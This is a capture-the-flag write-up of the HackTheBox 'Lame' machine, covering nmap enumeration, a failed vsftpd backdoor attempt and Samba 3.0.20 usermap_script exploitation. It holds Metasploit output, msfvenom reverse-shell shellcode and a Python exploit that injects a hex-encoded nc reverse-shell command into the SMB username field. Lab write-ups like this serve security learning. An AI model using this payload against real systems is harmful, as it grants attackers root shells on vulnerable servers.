

# HackTheBox – Lame

I started by adding Lames IP address 10.10.10.3 to /etc/hosts as lame.htb.

I followed this up with a fast nmap scan of the top 1000 ports, followed by a fast scan of all ports.

```
root@kali:~/Desktop/HTB/Lame# nmap lame.htb -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-18 20:27 BST
Nmap scan report for lame.htb (10.10.10.3)
Host is up (0.016s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 3.11 seconds
root@kali:~/Desktop/HTB/Lame# nmap lame.htb -p- -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-18 20:27 BST
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 7.76% done; ETC: 20:29 (0:01:47 remaining)
Nmap scan report for lame.htb (10.10.10.3)
Host is up (0.016s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3632/tcp  open  distccd

Nmap done: 1 IP address (1 host up) scanned in 54.24 seconds
root@kali:~/Desktop/HTB/Lame#
```

This gave me a good starting point, I then used nmap to do a more thorough scan on just these ports, providing the following output:

```
# Nmap 7.80 scan initiated Sat Apr 18 20:29:37 2020 as: nmap -A -p 21,22,139,445,3632 -oN nmap.txt
lame.htb
Nmap scan report for lame.htb (10.10.10.3)
Host is up (0.016s latency).
```

```
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 10.10.14.24
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
```

```

/ Control connection is plain text
/ Data connections will be plain text
/ vsFTPD 2.3.4 - secure, fast, stable
/_End of status
22/tcp open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
/ ssh-hostkey:
/ 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
/_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3632/tcp open  distccd    distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP|broadband router|general purpose|remote management
Running (JUST GUESSING): Linksys embedded (93%), Linux 2.4.X|2.6.X (92%), Arris embedded (92%),
Dell iDRAC 6 (92%), Belkin embedded (90%), Dell embedded (90%)
OS CPE: cpe:/h:linksys:wrv54g cpe:/o:linux:linux_kernel:2.4 cpe:/o:linux:linux_kernel:2.6
cpe:/o:dell:idorac6_firmware cpe:/o:linux:linux_kernel:2.6.22 cpe:/h:belkin:n300
cpe:/h:dell:remote_access_card:5
Aggressive OS guesses: Linksys WRV54G WAP (93%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (92%),
Arris TG562G/CT cable modem (92%), Linux 2.4.21 - 2.4.31 (likely embedded) (92%), Linux 2.6.8 - 2.6.30
(92%), Dell iDRAC 6 remote access controller (Linux 2.6) (92%), Linux 2.4.7 (91%), OpenWrt Kamikaze
7.09 (Linux 2.6.22) (90%), Belkin N300 WAP (Linux 2.6.30) (90%), Dell Integrated Remote Access
Controller (iDRAC5) (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Host script results:

```

/_ms-sql-info: ERROR: Script execution failed (use -d to debug)
/_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
/_smb-security-mode: ERROR: Script execution failed (use -d to debug)
/_smb2-time: Protocol negotiation failed (SMB2)

```

TRACEROUTE (using port 21/tcp)

HOP RTT ADDRESS

```

1 16.31 ms 10.10.14.1
2 16.68 ms lame.htb (10.10.10.3)

```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.  
 # Nmap done at Sat Apr 18 20:30:33 2020 -- 1 IP address (1 host up) scanned in 55.89 seconds

My first thought was great! - vsFTPD 2.3.4 has a known backdoor! I fired up metasploit to take

```

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS lame.htb
RHOSTS => lame.htb
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.10.10.3:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.10.10.3:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > █

```

advantage of this; however the exploit was unsuccessful.

After this I had a look around on the ftp server but found nothing useful. With no success here I decided to try SMB, I used smbmap to enumerate the service.

```
root@kali:~/Desktop/HTB/Lame# smbmap -H lame.htb
[+] Finding open SMB ports....
[+] User SMB session established on lame.htb...
[+] IP: lame.htb:445    Name: unknown

Disk                                     Permissions      Comment
----                                     -
print$                                NO ACCESS       Printer Drivers
tmp                                   READ, WRITE     oh noes!
opt                                  NO ACCESS
IPC$                                 NO ACCESS       IPC Service (lame server (Samba 3.0.20-Debian))
ADMIN$                               NO ACCESS       IPC Service (lame server (Samba 3.0.20-Debian))

root@kali:~/Desktop/HTB/Lame#
```

I have read and write access to tmp, but more interestingly I have an exact version of the service – Samba 3.0.20. I used searchsploit to check for any known exploits to this version.

```
root@kali:~/Desktop/HTB/Lame# searchsploit samba 3.0.2

-----
Exploit Title                                     Path
(/usr/share/exploitdb/)
-----
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)  exploits/unix/remote/16320.rb
Samba 3.0.21 < 3.0.24 - LSA trans names Heap Overflow (Metasploit)                exploits/linux/remote/9950.rb
Samba 3.0.24 (Linux) - 'lsa_io_trans_names' Heap Overflow (Metasploit)             exploits/linux/remote/16859.rb
Samba 3.0.24 (Solaris) - 'lsa_io_trans_names' Heap Overflow (Metasploit)           exploits/solaris/remote/16329.rb
Samba 3.0.27a - 'send_mailslot()' Remote Buffer Overflow                         exploits/linux/dos/4732.c
Samba 3.0.29 (Client) - 'receive_smb_raw()' Buffer Overflow (PoC)                 exploits/multiple/dos/5712.pl
Samba < 3.0.20 - Remote Heap Overflow                                             exploits/linux/remote/7701.txt
-----

Shellcodes: No Result
Papers: No Result
root@kali:~/Desktop/HTB/Lame#
```

There appears to be a command execution exploit with a metasploit module – excellent! I configured metasploit to run against the target and was granted a root shell.

```
msf5 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    lame.htb         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.10.14.24     yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf5 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP double handler on 10.10.14.24:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo xFq7rMhmNvwtiMkN;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "xFq7rMhmNvwtiMkN\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (10.10.14.24:4444 → 10.10.10.3:56217) at 2020-04-18 20:49:14 +0100

id; uname -a
uid=0(root) gid=0(root)
Linux lame 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Ok, so I've figured out what it's vulnerability is but I don't want to stop there, I want to understand it too, I did a little research into how it works; in a nutshell if a user inputs shellcode into the username field when logging in they can leverage command injection.

I found a git repository with some python code for SMB connections which I can use to create my attack at <https://gist.github.com/joselitosn/e74dbc2812c6479d3678>

I used msfvenom to create a payload for a reverse tcp shell.

```
root@kali:~# msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.24 LPORT=9001 -f python
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 74 bytes
Final size of python file: 373 bytes
buf = b""
buf += b"\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05\x48"
buf += b"\x97\x48\xb9\x02\x00\x23\x29\x0a\x0a\x0e\x18\x51\x48"
buf += b"\x89\xe6\x6a\x10\x5a\x6a\x2a\x58\x0f\x05\x6a\x03\x5e"
buf += b"\x48\xff\xce\x6a\x21\x58\x0f\x05\x75\xf6\x6a\x3b\x58"
buf += b"\x99\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00\x53\x48"
buf += b"\x89\xe7\x52\x57\x48\x89\xe6\x0f\x05"
root@kali:~#
```


I then downloaded the required python repo - smbpy using **pip3 install smbpy** and created an exploit using the code from github and my generated shellcode.

```
from smb.SMBConnection import SMBConnection
```

```
buf = ""  
buf += "\x6d\x6b\x66\x69\x66\x6f\x20\x2f\x74\x6d\x70\x2f\x7a"  
buf += "\x64\x70\x6a\x3b\x20\x6e\x63\x20\x31\x30\x2e\x31\x30"  
buf += "\x2e\x31\x34\x2e\x32\x34\x20\x39\x30\x30\x31\x20\x30"  
buf += "\x3c\x2f\x74\x6d\x70\x2f\x7a\x64\x70\x6a\x20\x7c\x20"  
buf += "\x2f\x62\x69\x6e\x2f\x73\x68\x20\x3e\x2f\x74\x6d\x70"  
buf += "\x2f\x7a\x64\x70\x6a\x20\x32\x3e\x26\x31\x3b\x20\x72"  
buf += "\x6d\x20\x2f\x74\x6d\x70\x2f\x7a\x64\x70\x6a"
```

```
username = "/=\`nohup " + buf + ""  
password = ""  
conn = SMBConnection(username, password, "", "lame")  
conn.connect("lame.htb", 445)
```

I set up a listener and ran my exploit code, once again granting me root access - this time with no metasploit!



```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~ root@kali: ~  
root@kali:~/Desktop/HTB/Lame# cat exploit.py  
from smb.SMBConnection import SMBConnection  
  
buf = ""  
buf += "\x6d\x6b\x66\x69\x66\x6f\x20\x2f\x74\x6d\x70\x2f\x7a"  
buf += "\x64\x70\x6a\x3b\x20\x6e\x63\x20\x31\x30\x2e\x31\x30"  
buf += "\x2e\x31\x34\x2e\x32\x34\x20\x39\x30\x30\x31\x20\x30"  
buf += "\x3c\x2f\x74\x6d\x70\x2f\x7a\x64\x70\x6a\x20\x7c\x20"  
buf += "\x2f\x62\x69\x6e\x2f\x73\x68\x20\x3e\x2f\x74\x6d\x70"  
buf += "\x2f\x7a\x64\x70\x6a\x20\x32\x3e\x26\x31\x3b\x20\x72"  
buf += "\x6d\x20\x2f\x74\x6d\x70\x2f\x7a\x64\x70\x6a"  
  
username = "/=\`nohup " + buf + ""  
password = ""  
conn = SMBConnection(username, password, "", "lame")  
conn.connect("lame.htb", 445)  
root@kali:~/Desktop/HTB/Lame# python3 exploit.py  
[  
  
root@kali:~# nc -vlp 9001  
listening on [any] 9001 ...  
connect to [10.10.14.24] from lame.htb [10.10.10.3] 52348  
whoami; uname -a  
root  
Linux lame 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008  
i686 GNU/Linux
```